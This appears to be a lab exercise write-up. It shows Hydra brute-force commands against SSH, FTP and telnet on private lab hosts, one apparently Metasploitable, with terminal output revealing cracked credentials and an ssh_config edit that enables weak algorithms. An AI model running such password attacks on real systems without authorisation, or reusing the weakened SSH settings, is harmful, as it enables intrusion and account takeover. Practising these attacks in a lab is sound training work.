

KALI - ssh

hydra -L /home/kali/Desktop/usernames.txt -P /home/kali/Desktop/passwords.txt 192.168.50.100 -t 4 ssh -V




```
┌──(root㉿kali)-[/home/kali]
└─# hydra -L /home/kali/Desktop/usernames.txt -P /home/kali/Desktop/passwords.txt 192.168.50.100
 -t 4 ssh -V

Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret
 service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and
ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-06-08 03:07:09
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a p
revious session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 130 login tries (l:10/p:13), ~33 tries per tas
k
[DATA] attacking ssh://192.168.50.100:22/
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "dsdsd" - 1 of 130 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "budd" - 2 of 130 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "batman" - 3 of 130 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "password" - 4 of 130 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "ciao" - 5 of 130 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "1234" - 6 of 130 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "jifvjfivfjd" - 7 of 130 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "kali" - 8 of 130 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "msfadmin" - 9 of 130 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "pass" - 10 of 130 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "venerdi" - 11 of 130 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "sabato" - 12 of 130 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "testpass" - 13 of 130 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "dsdsd" - 14 of 130 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "budd" - 15 of 130 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "batman" - 16 of 130 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "password" - 17 of 130 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "ciao" - 18 of 130 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "1234" - 19 of 130 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "user" - pass "jifvjfivfjd" - 20 of 130 [child 2] (0/0)
```




```
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "batman" - 120 of 130 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "password" - 121 of 130 [child 2] (0/
0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "ciao" - 122 of 130 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "1234" - 123 of 130 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "jifvjfivfjd" - 124 of 130 [child 0]
(0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "kali" - 125 of 130 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "msfadmin" - 126 of 130 [child 1] (0/
0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "pass" - 127 of 130 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "venerdi" - 128 of 130 [child 0] (0/0
)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "sabato" - 129 of 130 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 130 of 130 [child 1] (0/
0)
[22][ssh] host: 192.168.50.100   login: test_user   password: testpass
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-06-08 03:08:49
```

KALI - ftp


hydra -L /home/kali/Desktop/usernames.txt -P /home/kali/Desktop/passwords.txt ftp://192.168.50.100 -V






KALI – telnet


Hydra -L /home/kali/Desktop/usernames.txt -P /home/kali/Desktop/passwords.txt telnet://192.168.50.100 -V



META - ftp


hydra -L /home/kali/Desktop/usernames.txt -P /home/kali/Desktop/passwords.txt ftp://192.168.50.101 -V





META – telnet

Hydra -l msfadmin -P /home/kali/Desktop/passwords.txt telnet://192.168.50.100 -V



META - ssh

```
                                                                  [ OK ]
/etc/init.d/ssh: line 78: /proc/4049/oom_adj: Permission denied
msfadmin@metasploitable:~$ sudo /etc/init.d/ssh start
 * Starting OpenBSD Secure Shell server sshd                      [ OK ]
msfadmin@metasploitable:~$
```

```
  GNU nano 7.2                                                /etc/ssh/ssh_config
#  2. user-specific file
#  3. system-wide file
# Any configuration value is only changed the first time it is set.
# Thus, host-specific definitions should be at the beginning of the
# configuration file, and defaults at the end.

# Site-wide defaults for some commonly used options.  For a comprehensive
# list of available options, their meanings and defaults, please see the
# ssh_config(5) man page.

Include /etc/ssh/ssh_config.d/*.conf

Host *
HostKeyAlgorithms ssh-rsa,ssh-dss
#   ForwardAgent no
#   ForwardX11 no
#   ForwardX11Trusted yes
#   PasswordAuthentication yes
#   HostbasedAuthentication no
#   GSSAPIAuthentication no
#   GSSAPIDelegateCredentials no
#   GSSAPIKeyExchange no
#   GSSAPITrustDNS no
#   BatchMode no
#   CheckHostIP yes
#   AddressFamily any
#   ConnectTimeout 0
#   StrictHostKeyChecking ask
#   IdentityFile ~/.ssh/id_rsa
#   IdentityFile ~/.ssh/id_dsa
#   IdentityFile ~/.ssh/id_ecdsa
#   IdentityFile ~/.ssh/id_ed25519
#   Port 22
#   Ciphers aes128-ctr,aes192-ctr,aes256-ctr,aes128-cbc,3des-cbc
#   MACs hmac-md5,hmac-sha1,umac-64@openssh.com
#   EscapeChar ~
#   Tunnel no
#   TunnelDevice any:any
#   PermitLocalCommand no
#   VisualHostKey no
#   ProxyCommand ssh -q -W %h:%p gateway.example.com
#   RekeyLimit 1G 1h
#   UserKnownHostsFile ~/.ssh/known_hosts.d/%k
    SendEnv LANG LC_*
    HashKnownHosts yes
    GSSAPIAuthentication yes
MACs hmac-md5,hmac-sha1,umac-64@openssh.com,hmac-ripemd160,hmac-ripemd160@openssh.com,hmac-sha1-96,hmac-md5-96
```

hydra -L /home/kali/Desktop/usernames.txt -P /home/kali/Desktop/passwords.txt 192.168.50.101 -t 4 ssh -V

```
┌──(kali㉿kali)-[~]
└─$ hydra -l msfadmin -P /home/kali/Desktop/passwords.txt 192.168.50.101 -t 4 ssh -V
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-06-08 10:41:10
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14 login tries (l:1/p:14), ~4 tries per task
[DATA] attacking ssh://192.168.50.101:22/
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "testpass" - 1 of 14 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "dsdsd" - 2 of 14 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "budd" - 3 of 14 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "batman" - 4 of 14 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "password" - 5 of 14 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "ciao" - 6 of 14 [child 0] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "1234" - 7 of 14 [child 3] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "jifvjfivfjd" - 8 of 14 [child 1] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "kali" - 9 of 14 [child 2] (0/0)
[ATTEMPT] target 192.168.50.101 - login "msfadmin" - pass "msfadmin" - 10 of 14 [child 0] (0/0)
[22][ssh] host: 192.168.50.101   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-06-08 10:42:15
```